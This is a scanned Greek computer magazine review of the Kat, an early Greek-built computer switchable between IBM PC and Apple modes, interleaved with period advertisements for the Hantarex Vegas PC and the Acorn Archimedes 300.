
Τέλος ιδιαίτερη εντύπωση μας έκανε ένα πρόγραμμα που απευθύνεται σε μαθητές μικρότερης ηλικίας και ονομάζεται «Γρήγορο Διάβασμα». Το πρόγραμμα έχει σκοπό να βοηθήσει τα μικρά παιδιά να διαβάζουν, ξεφεύγοντας απ' την κλασική μέθοδο της αναγνώρισης γραμμάτων και συλλαβισμού και χρησιμοποιώντας την ολική μέθοδο ανάγνωσης. Αυτό γίνεται με τον εξής τρόπο: Στην οθόνη τυπώνεται κάποια λέξη για ένα ορισμένο χρονικό διάστημα και μετά σβήνεται. Ο χρήστης τώρα πρέπει να πληκτρολογήσει σωστά τη λέξη που είδε. Ανάλογα με τις επιδόσεις του χρήστη οι λέξεις γίνονται ολοκληρωμένες προτάσεις ενώ παράλληλα ο χρόνος που βρίσκονται τυπωμένες στην οθόνη μικραίνει. Κάτι που αξίζει να σημειώσουμε είναι πως όλα τα προγράμματα είναι εξ ολοκλήρου γραμμένα από Έλληνες προγραμματιστές. ■



Η ανατομία του βατράχου σε μορφή παιχνιδιού μέσα απ' τον υπολογιστή.



Ένα μάθημα φυσικής μέσα απ' τον υπολογιστή.



"ΣΑΡΑΒΑΚΟΣ -
HANTAREX

"Η ΜΕΓΑΛΗ ΣΥΝΑΝΤΗΣΗ"

Ο ΠΡΩΤΟΣ ΤΗΣ ΜΠΑΛΑΣ ΜΕ ΤΟΝ ΠΡΩΤΟ ΤΗΣ ΠΛΗΡΟΦΟΡΙΚΗΣ

Είναι και οι δύο ταχύτατοι, ευέλικτοι, δυνατοί, νικητές!
Επί πλέον ο VEGAS έχει μνήμη 640KB, επεξεργαστή V20 με συχνότητα λειτουργίας 4,77 MHz ή 8/10 MHz, εργονομικό πληκτρολόγιο, είναι απόλυτα συμβατός με τον IBM-XT, έχει 2 disk drives 360KB ή disk drive και σκληρό δίσκο 20MB, ρολόϊ πραγματικού χρόνου, δυνατότητα επιλογής καρτών επικοινωνίας ή video και φυσικά την υποστήριξη της HANTAREX! Δείτε τον στα Computer Shops ή τηλεφωνήστε μας.



Η HANTAREX είναι διεθνής εταιρία με έδρα τη Φλωρεντία της Ιταλίας. Έχει ιστορία σαράντα χρόνων σταθερής ανάπτυξης και κοπιαστικής εργασίας στα επαγγελματικά μόνιτορς. Αυτή η δυναμική κατασκευάστρια εταιρία, που είναι συγχρονισμένη με τις ανάγκες της αγοράς και τα τεχνικά της εργαστήρια λειτουργούν με τη μεγαλύτερη υπευθυνότητα σε ακριβή και τελειοποιημένα προγράμματα για τη βελτίωση της παραγωγής, ήταν επακόλουθο να αναπτυχθεί διεθνώς.

Στην Αγγλία, Γερμανία, Ισπανία, Αμερική, Ιαπωνία και Γαλλία, η HANTAREX κατέχει σήμερα μια από τις πρώτες θέσεις στον τομέα της έρευνας και της πληροφορικής.

Και η φίρμα HANTAREX είναι σ' όλο τον κόσμο σφραγίδα ποιότητας και αξιοπιστίας!


"VEGAS"



ΙΠΠΟΚΡΑΤΟΥΣ 35,167 77 ΕΛΛΗΝΙΚΟ
ΤΗΛ: 99.10.950, 99.25.104, 99.30.035
TLX: 21 9875 ANTA GR
FAX: 99.32.801



Το κλασικό "IBM type" πληκτρολόγιο του ΚΑΤ.



Το εσωτερικό του ΚΑΤ. Διακρίνονται τα δύο drives, το τροφοδοτικό και τέλος η motherboard.

τελείως λάθος κατασκευασμένο με αποτέλεσμα η motherboard να βρίσκεται ακριβώς επάνω απ᾽ τα drives, ενώ το τροφοδοτικό ήταν εξωτερικό. Παρόλα αυτά το κανονικό κουτί του Kat θα είναι ίδιου μεγέθους με τα περισσότερα κουτιά των συμβατών και θα κατασκευάζεται στην Κόρινθο από Ελληνική βιοτεχνία.

Στη μπροστινή όψη υπάρχουν τα δύο drives των 5.25" ενώ δίπλα τους βρίσκεται χώρος για άλλα δύο half height drives. Στο πίσω μέρος του υπολογιστή φιλοξενείται το reset button, οι θύρες επέκτασης, τρεις θύρες για κάρτες επέκτασης, καθώς και το βύσμα τροφοδοσίας.

Η οθόνη τώρα που συνοδεύει τον Kat είναι μονοχρωματική amper 14". Κύριο χαρακτηριστικό της είναι η επίπεδη οθόνη που ενσωματώνει, πράγμα που βοηθάει πολύ στην αρκετά καλή απόδοση που έχει το monitor. Πολύ καλό χαρακτηριστικό αποτελεί και η βάση του monitor που επιτρέπει στο χρήστη να το περιστρέφει προς οποιαδήποτε κατεύθυνση. Φυσικά το γεγονός αυτό δεν περιορίζει τον αγοραστή στο να συνδέσει οποιοδήποτε monitor θελήσει.

Περνώντας τώρα στο πληκτρολόγιο να σας πούμε ότι είναι το κλασικό τύπου IBM XT. Έχει 84 πλήκτρα και φυσικά τα ενδεικτικά Leds για τις λειτουργίες Num Lock, Scroll Lock και Caps Lock. Φυσικά δεν λείπουν και τα ποδαράκια που του δίνουν μια εργονομική κλίση. Ο σύνδεσμός του με την κεντρική μονάδα είναι ένα σπιράλ καλώδιο κι ένα πενταπολικό βύσμα τύπου DIN.

ΠΡΟΧΩΡΩΝΤΑΣ ΒΑΘΥΤΕΡΑ

Με το που μαθαίνεις ότι ο Kat είναι σχεδιασμένος και κατασκευασμένος εξ ολοκλήρου από Ελληνικά χέρια, αισθάνεσαι κάπως περίεργα. Έτσι, όταν αφαιρέσαμε το μεταλλικό καπάκι που αποτελούσε το μόνο εμπόδιο για το εσωτερικό του υπολογιστή, κάθε δημοσιογραφικό ενδιαφέρον εξαφανίστηκε και τη θέση του πήρε μία, ας την πούμε, εθνική περιέργεια.

Τέλος πάντων, αν και στο εσωτερικό του Kat επικρατούσε κάποια άναρχη δομή, όπως είπαμε, αυτό δεν εμπόδιζε έναν έμπειρο παρατηρητή να διαπιστώσει το πόσο αξιόλογη δουλειά έχει γίνει.

Η motherboard έχει σχεδιαστεί πάνω σε computer και έχει κατασκευαστεί εξ ολοκλήρου από Ελληνική βιοτεχνία κατασκευής πλακετών.

Είχα την ευκαιρία να θαυμάσω προσωπικά μία πλακέτα, χωρίς τα εξαρτήματα κολλημένα πάνω της. Πρόκειται πραγματικά για μία άριστη δουλειά που δεν έχει τίποτα να ζηλέψει από αντίστοιχες πλακέτες κατασκευασμένες στο εξωτερικό. Αρκεί να σας πούμε ότι έχει γύρω στις 5.700 τρύπες, ενώ οι διαστάσεις της είναι 41×23 cm, πράγμα που σημαίνει ότι είναι τρομερά πυκνοκατοικημένη από ολοκληρωμένα κυκλώματα και άλλα εξαρτήματα.

Η αρχιτεκτονική της ακολουθεί τη φιλοσοφία «όλα on board» και πράγματι ο Kat συγκεντρώνει στο βασικό του configuration χαρακτηριστικά που οι άλλοι compatibles χρειάζονται αρκετές κάρτες για να αποκτήσουν.

Οι βασικοί επεξεργαστές του συστήματος είναι ούτε λίγο ούτε πολύ τρεις.

Ο πρώτος, που αναλαμβάνει την IBM πλευρά της διπλής προσωπικότητας του Kat, είναι ο παλιός φίλος μας ο 8088 της Intel, ενώ ο δεύτερος, που αναλαμβάνει την Apple πλευρά είναι ο 65C816 της Digital.

Ο "play-maker" του Kat δεν ονομάζεται Παναγιώτης Γιαννάκης βέβαια, αλλά 8741 της Intel. Πράγματι, ο επεξεργαστής αυτός έχει ρόλο συντονιστή μέσα στο σύστημα, αφού ελέγχει αν ο υπολογιστής δουλεύει σε IBM ή σε Apple mode και μετατρέπει ανάλογα το υπόλοιπο hardware.

Τα υπόλοιπα ολοκληρωμένα ελέγχουν τις θύρες επικοινωνίας του Kat, τα disk drives και το γενικότερο χειρισμό του hardware (Priority controlling, timing, DMA κλπ.). Κάτι που λείπει όμως απ᾽ τον Kat είναι η βάση για το μαθηματικό συνεπεξεργαστή 8087.

Ο υπολογιστής σε IBM mode δουλεύει στα 4.77MHz, πράγμα που σημαίνει ότι η ταχύτητά του είναι περίπου ίδια με αυτή του IBM. Παρ᾽ όλα αυτά η Gigatronics ▶




Archimedes



ΤΟ ΤΕΛΕΥΤΑΙΟ ΔΗΜΙΟΥΡΓΗΜΑ ΤΗΣ ACORN

Η ΣΩΣΤΟΤΕΡΗ «ΕΠΕΝΔΥΣΗ» ΣΤΟ ΧΩΡΟ ΤΩΝ ΥΠΟΛΟΓΙΣΤΩΝ



Η καινούρια σειρά της ACORN ARCHIMEDES 300 βασίζεται σε τεχνολογία 32- bit RISC, με αποτέλεσμα κορυφαίες επιδόσεις ταχύτητας και απόδοσης.

Με το μικρό τους μέγεθος, αλλά και τη μεγάλη ευελιξία τους, αποτελούν την καλύτερη τοποθέτηση στο χώρο σας αλλά και ταυτόχρονα η τιμή τους καθιστά τα μοντέλα της σειράς ως τη σωστότερη επένδυση στο χώρο των μικροϋπολογιστών.

ΓΕΝΙΚΗ ΠΕΡΙΓΡΑΦΗ ΣΥΣΤΗΜΑΤΟΣ

Η σειρά ARCHIMEDES 300 χαρακτηρίζεται από:
επεξεργαστή 32-BIT RISC

- ταχύτητα επεξεργασίας 4 MIPS
- (ΕΚΑΤΟΜ. ΕΝΤΟΛΕΣ ΤΟ δευτερόλεπτο).
- συμβατότητα με IBM PC (λειτουργικό MS-DOS 3.21/3.30)
- βασική μνήμη RAM 0.5 MBYTE επεκτάσιμη μέχρι 1.0 MBYTE
- μνήμη ROM 512 KBYTE, με ελληνικούς χαρακτήρες




- μονάδα μαγνητικού δίσκου 3.5″ χωρητικότητας 1 MB UNFORMATTED
- πληκτρολόγιο τύπου IBM με ποντίκι (MOUSE) τριών πλήκτρων
- γλώσσα προγραμματισμού BBC BASIC V
- εξόδους για: παράλληλο εκτυπωτή (τύπου CENTRONICS), σειριακά περιφερειακά, οθόνη (μονοχρωματική ή έγχρωμη) στερεοφωνικό ήχο
- δυνατότητα συνδέσεως διαφόρων καρτών τύπου PODULE

ΑΠΟΚΛΕΙΣΤΙΚΟΣ ΑΝΤΙΠΡΟΣΩΠΟΣ




ΧΡΗΣΤΟΣ ΑΞΑΡΛΗΣ ΑΕ

ΑΚΑΔΗΜΙΑΣ 98, (ΠΛ. ΚΑΝΙΓΓΟΣ) - ΤΗΛ.: 3622478 - 3644351 - 3607836 ΑΘΗΝΑ 10677



Οι υποδοχές του «γατούλη» μας. Διακρίνουμε δύο RS232 connectors, 1 παράλληλη θύρα, τον connector του πληκτρολογίου, μία θύρα mouse-joystick και τέλος το διακόπτη ON-OFF και το reset button.



Η motherboard του ΚΑΤ: Σχεδιασμένη και κατασκευασμένη εξ ολοκλήρου στη χώρα μας.

μας διαβεβαίωσε ότι ετοιμάζεται μία νέα version του Kat που θα δουλεύει σε turbo mode, (και που ίσως θα έχει τον 8088 αντί του 8086), με αποτέλεσμα η ταχύτητά του να είναι τρεις φορές μεγαλύτερη απ' αυτή του IBM.

Περνώντας στη RAM τώρα, να πούμε ότι η standard μνήμη του Kat ανέρχεται στα 512K και δεν μπορεί να επεκταθεί on board.

Και γι' αυτό το ζήτημα όμως η Gigatronics μας είπε ότι ετοιμάζει κάποια λύση, που δεν είναι άλλη από μία κάρτα που θα κάνει τη μνήμη 640K, έχοντας ταυτόχρονα και real time clock/calendar.

Να ρίξουμε όμως μια ματιά και στις θύρες του Kat.

Στο πίσω μέρος της motherboard λοιπόν φιλοξενούνται: δύο θύρες RS232, μία Centronics, μία θύρα για joystick ή ποντίκι και δύο έξοδοι για monitor. Κάτι που θα πρέπει να σημειώσουμε εδώ είναι ότι ενώ οι θύρες RS232 και Centronics χρησιμοποιούνται και σε Apple και σε IBM mode, αυτή του joystick είναι συμβατή μόνο με Apple. Στην τελική όμως version του μηχανήματος η θύρα αυτή θα μπορεί να χρησιμοποιείται και στα δύο modes.

Κάτι άλλο που υπάρχει επάνω στην motherboard είναι και το κύκλωμα οδήγησης της οθόνης που δίνει ανάλυση 640×200 pixels, ισοδύναμη δηλαδή με color graphics. Επίσης, μπορείτε να συνδέσετε πάνω στον Kat οποιοδήποτε monitor, αρκεί, αν δείτε ότι υπάρχει πρόβλημα, ν' αλλάξετε τη θέση ενός απ' τα jumpers (διακοπτάκια) που υπάρχουν στην motherboard, ενώ φυσικά υπάρχει δυνατότητα συνεργασίας του υπολογιστή με Hercules, EGA και οποιεσδήποτε άλλες κάρτες για IBM PC.

Τέλος, και για να κλείσουμε με την περιγραφή του hardware, να πούμε ότι η βασική configuration του υπολογιστή περιλαμβάνει δύο drives των 5.25" που θα είναι της Canon ή της TEAC.

Τα drives αυτά δουλεύουν τόσο σε IBM, όσο και σε Apple mode και κάνουν FORMAT στις δισκέτες με χωρητικότητα 360K (για IBM) και 140K (για Apple).

Επίσης ο Kat μπορεί να δεχτεί και δύο μονάδες σκληρού δίσκου, μόνο που δεν ξεκαθαρίστηκε αν θα δουλεύουν και στα δύο modes.

ΑΝΕΜΙΖΟΝΤΑΣ ΤΗ ΓΑΛΑΝΟΛΕΥΚΗ

Σίγουρα νιώθεις κάπως διαφορετικά όταν δουλεύεις με τον πρώτο Ελληνικό Ηλεκτρονικό Υπολογιστή.

Το πρώτο πράγμα που πρέπει να γίνει μόλις τελειώσει το RAM testing και τα υπόλοιπα, είναι να διαλεχτεί το mode που θα γίνει το boot. Αυτό γίνεται με το συνδυασμό τριών πλήκτρων.

Εμείς διαλέξαμε πρώτο το Apple mode. Εδώ, τα κύρια χαρακτηριστικά είναι δύο: η multitasking λειτουργία και οι 16.000 τίτλοι εκπαιδευτικών προγραμμάτων.

Στην multitasking λειτουργία είχαμε συνηθίσει απ' την επαφή μας με την Amiga και τον Atari. Παρόλα αυτά, δοκιμάσαμε να τρέξουμε το Foundation - ένα πακέτο αυτοματισμού γραφείου της Gigatronics - στον Apple - Kat. Το Foundation ενσωματώνει spreadsheet, database, word processor και communications.

Τα πράγματα που του ζητήσαμε να κάνει ταυτόχρονα ήταν τα εξής: Να πάρει μέσω modem ένα μεγάλο αρχείο (το οποίο φυσικά αποθήκευσε στο drive), να τυπώνει ένα άλλο αρχείο του δίσκου στον printer, ενώ εμείς γράφαμε στον word processor και ταυτόχρονα κάναμε μαθηματικές πράξεις με το calculator. Το αποτέλεσμα ήταν θαυμάσιο, ενώ πρέπει να υπογραμμιστεί ότι το προς εκτύπωση αρχείο βρισκόταν στην ίδια δισκέτα που γραφόταν αυτό που παίρναμε απ' το modem.

Αυτό όμως που μας εντυπωσίασε ήταν η βιβλιοθήκη των εκπαιδευτικών προγραμμάτων, δείγματα της οποίας μπορείτε να βρείτε στο ειδικό κομμάτι του test που μιλάει για τα εκπαιδευτικά προγράμματα. ▶

Ας αφήσουμε όμως το Apple μέρος για να δούμε τι γίνεται με το IBM.

Περάσαμε αρκετές ώρες με τους τεχνικούς της Gigatronics τεστάροντας τη συμβατότητα του Kat με τον IBM PC. Και εδώ όμως ο «Ελληνας» τα πήγε μία χαρά, αφού τα πιο γνωστά πακέτα (Lotus 1-2-3, Smartwork, Framework, Flight Simulator, Decathlon, DBase III+, κλπ.) συνεργάστηκαν άψογα.

Άψογα επίσης δούλεψαν και οι θύρες RS232 και Centronics.

Η ΩΡΑ ΤΗΣ ΚΡΙΣΗΣ

Πριν προχωρήσουμε σε συμπεράσματα και απόψεις καλό θα ήταν να σημειώσουμε τα εξής: ο κ. Α. Παπανδρέου χαρακτήρισε τον Kat, «τηλεϋπολογιστή». Τι σημαίνει όμως ο χαρακτηρισμός και από πού προέρχεται;

Σίγουρα, όσοι από εσάς έχετε δουλέψει με modem, θα έχετε εξοργιστεί με την απαράδεκτη - μερικές φορές - ποιότητα των γραμμών του ΟΤΕ. Ο Kat λοιπόν είναι σχεδιασμένος ν' αντεπεξέρχεται σε γραμμές τέτοιου είδους, χωρίς κανένα πρόβλημα.

Για να τσεκάρουμε αυτή τη δυνατότητα του υπολογιστή κάναμε το εξής πείραμα: συνδέσαμε δύο Kat μέσω modem και αρχίσαμε να μεταφέρουμε ένα τεράστιο αρχείο στα 1200 bps. Με τη διαφορά όμως ότι στο modem του ενός υπολογιστή συνδέσαμε παράλληλα μία τηλεφωνική συσκευή (duplex). Κατά τη διάρκεια της μεταφοράς, σηκώσαμε το ακουστικό (απ' όπου ακούγονταν τα data που μεταφέρονταν) και δημιουργήσαμε τεχνητό θόρυβο φωνάζοντας, τραγουδώντας, και ανοιγοκλείνοντας το ακουστικό. Με τέτοιες συνθήκες θορύβου, εσύ στέλνεις το Saboteur και ο άλλος παίρνει το Commando, ο Kat όμως έλαβε το αρχείο χωρίς κανένα λάθος. Αυτό οφείλεται σε έναν ειδικό αλγόριθμο επικοινωνιών που ανέπτυξε η Gigatronics. Ο αλγόριθμος αυτός δημιουργεί ένα νέο πρωτόκολλο επικοινωνίας, κάτι σαν το Xmodem, μόνο που γίνεται πολλαπλός έλεγχος των μεταφερόμενων blocks. Με αυτόν τον αλγόριθμο επιτυγχάνεται 100% error free μεταφορά και φυσικά μεγάλη ασφάλεια. Όμως, όπως καταλαβαίνετε, αυτό το πρωτόκολλο επικοινωνίας λειτουργεί μόνο μεταξύ δύο Kat.

Αν και δεν μπορούμε να προχωρήσουμε σε τελικά συμπεράσματα, αφού το προϊόν που είδαμε δεν ήταν το τελικό, μπορούμε ωστόσο να πούμε ότι ο Kat σαν σύλληψη ιδέας, σαν αρχιτεκτονική και σαν σχεδίαση είναι άριστος. Κάποια πράγματα που δεν αναφέραμε στο test είναι και το ότι ο Kat θα μπορεί να γίνεται συσκευή telex με την προσθήκη μιας κάρτας που τώρα ετοιμάζεται και συσκευή FAX επίσης με μια τώρα σχεδιαζόμενη κάρτα. Κάτι άλλο που σχεδιάζεται αυτή τη στιγμή είναι άλλη μια κάρτα που θα του επιτρέπει να συνεργάζεται με τον 80386 και να τρέχει το λειτουργικό σύστημα OS/2 της Microsoft.

Κρίνοντας βέβαια το μηχάνημα με τελείως ψυχρό μάτι εντοπίζουμε κάποια ελαττώματα που και αυτά βρίσκονται στη φάση διόρθωσής τους. Τα 512K RAM, τα 4.77MHz και η απουσία του 8087 ελπίζουμε να έχουν αποκατασταθεί όταν ο Kat αρχίσει να διατίθεται κανονικά στην αγορά. Απ' την άλλη πλευρά βέβαια, ένας ελληνικός υπολογιστής δεν είναι και μικρό πράγμα έτσι; Το γεγονός και μόνο ότι θα μπει στα σχολεία είναι άξιο λόγου.

